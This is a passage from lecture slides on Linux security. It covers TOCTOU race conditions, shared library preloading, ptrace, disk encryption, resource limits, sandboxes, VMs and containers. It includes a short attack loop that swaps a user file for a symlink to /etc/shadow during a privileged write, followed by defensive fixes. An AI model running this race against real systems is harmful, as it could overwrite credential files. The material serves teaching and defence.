  exit(1);
}

/* Since the above check passes, the below is deemed secure. */
int fd = open(user_supplied_path, O_WRONLY);
write(fd, user_supplied_buffer, len);
```

Developer's intention: UID == "kaan"

user_supplied_path == "/home/kaan/myfile" should work

user_supplied_path == "/etc/shadow" should fail

"kaan" repeatedly runs the above program with

user_supplied_path == "/home/kaan/myfile"

while looping the below code in a background process:

```
unlink("/home/kaan/myfile");
symlink("/etc/shadow", "/home/kaan/myfile");
```

```c
/*
   Defense.

   Open file once.
   Use the same descriptor for all further operations.
*/

int fd = open(user_supplied_path, O_WRONLY);

/* Check if it's a regular file and writable, using the open descriptor. */
struct stat st;

if (fstat(fd, &st) < 0
   || !S_ISREG(st.st_mode)
   || !(st.st_mode & S_IWUSR)) {
   exit(1);
}

write(fd, user_supplied_buffer, len);
```

```c
/*
   Defense.

   Use *at syscalls to confine operations to specific directory.
*/

/* Get a descriptor for the sandbox directory. */
int dir_fd = open("/tmp/sandbox/", O_RDONLY);

/* Open file confined within the sandbox. */
int fd = openat(dir_fd, user_supplied_path, O_RDWR);

write(fd, user_supplied_buffer, len);
```

Shared Libraries

- Most programs are dynamically linked against shared libraries.
  - Check with **ldd**
- Library path resolution.
  - Via default paths: /lib, /usr/lib...
  - Via the environment: LD_LIBRARY_PATH
  - Via configuration files: /etc/ld.so.conf, /etc/ld.so.conf.d/*...
  - Via cache: **ldconfig,** /etc/ld.so.cache
- Dynamic linker allows **preloading.**
  - Via configuration files: /etc/ld.so.preload.
  - Via the environment: LD_PRELOAD.
  - Preload malicious library: Is this a security hazard? **(setuid bit will be dropped!).**

Debugging

- An intentional interface to violate process isolation.
  - Can read/write memory of other process, control execution timing...
- **ptrace**
  - Security sensitive, needs root or CAP_SYS_PTRACE
- **ptrace scoping** to apply further restrictions.
  - e.g., A process can only trace its descendents.

Disk Encryption

- Built-in kernel support at various I/O layers.
  - Block layer: dm-crypt, LUKS.
  - Filesystem level: fscrypt, ecryptfs.
  - Ephemeral encryption for swap.

- Full disk encryption with dm-crypt is a no brainer.
  - Without it, physical access means full access.
  - Excellent performance, easy to setup.
  - Encrypted /boot partition still has usability issues.

Resource Limits

- Linux has built-in quota management.
  - Hard limits can never be exceeded.
  - Soft limits can be exceeded temporarily.
  - Defends against resource exhaustion attacks.

- Filesystem limits.
  - Storage amount, number of files...
- Process limits.
  - Number of processes, open file descriptors...

- Newer mechanisms exist, e.g., **cgroups**.

Boring Best Practices

- Turn off unused services.
  - Put others on unusual high ports (security by obscurity!).
- Set up the firewall.
  - Linux has one built-in.
    - Previously via **iptables.**
    - Now also via **nftables.**
- Set up sshd for remote connections.
  - Disable password authentication, root login...
- Don't use root when surfing the web...
- Lock your screen, seriously...
- Use dm-crypt.
- Linux still has a security advantage due to lower popularity.

TL;DR

- Security model: DAC, capabilities.
- setuid, setgid, capabilities: Privilege elevation.
- All should be managed carefully.
- Managing privileges is hard, and it is your job.
- Watch for privilege transitions & leaks.
- Attack:
    1) Find a privileged program.
    2) Trick it into doing something naughty.

Sandboxes

- Fine-grained control over untrusted processes.

- System virtualization (i.e., hardware virtualization).
  - VMware, Virtual Box...
  - Linux has a built-in one: **kvm**, and it's awesome.
  - qemu, also does CPU emulation.
- Containers (i.e., OS virtualization).
  - Linux namespaces, LXC, Docker, FreeBSD jails...
- System call filtering.
  - seccomp, seccomp-bpf...
- Filesystem jails.
  - chroot...

Virtual Machines




Figure 2-1. Full Virtualization Architectures

Image: NIST Special Publication 800-125

Virtual Machines

- Hypervisor.
  - Virtualizes hardware.
  - Mediates guest OS access to hardware.
  - Isolates VMs.
- Motivation:
  - Better hardware utilization.
  - Movable workloads, snapshots, images.
  - Support for different OS types, versions.
  - Throwaway VMs.

Virtual Machines

- Almost as good as hardware isolation.
  - As long as the hypervisor is not buggy!
- Guest OS should be secured as usual.
- VM image & snapshot management.
  - Secure move.
  - Secure repo.
  - No secrets baked in.
- Virtual networks for network partitioning.

Containers




Image: NIST Special Publication 800-190

Containers

- OS virtualization: One kernel, "n" apps.
- Containers do:
  - Namespace isolation.
  - Resource allocation.
  - Filesystem virtualization.
- Containers are (meant to):
  - Be stateless.
  - Be immutable.
  - Perform one specific function.

    Combine "microservices" to get full systems!




Figure 3: Container Technology Architecture Tiers, Components, and Lifecycle Phases

Image: NIST Special Publication 800-190

Container Security

- Not the same level of isolation as a VM.
  - This is more a deployment, reuse, scalability... tool than security, but still helps with security.
- Considerations:
  - Container image management.
  - Orchestrator management.
  - Host OS & container runtime management.
  - Secret distribution.
  - Container configuration.
    - seccomp.
    - User namespaces.
    - Unprivileged containers.




Image: NIST Special Publication 800-190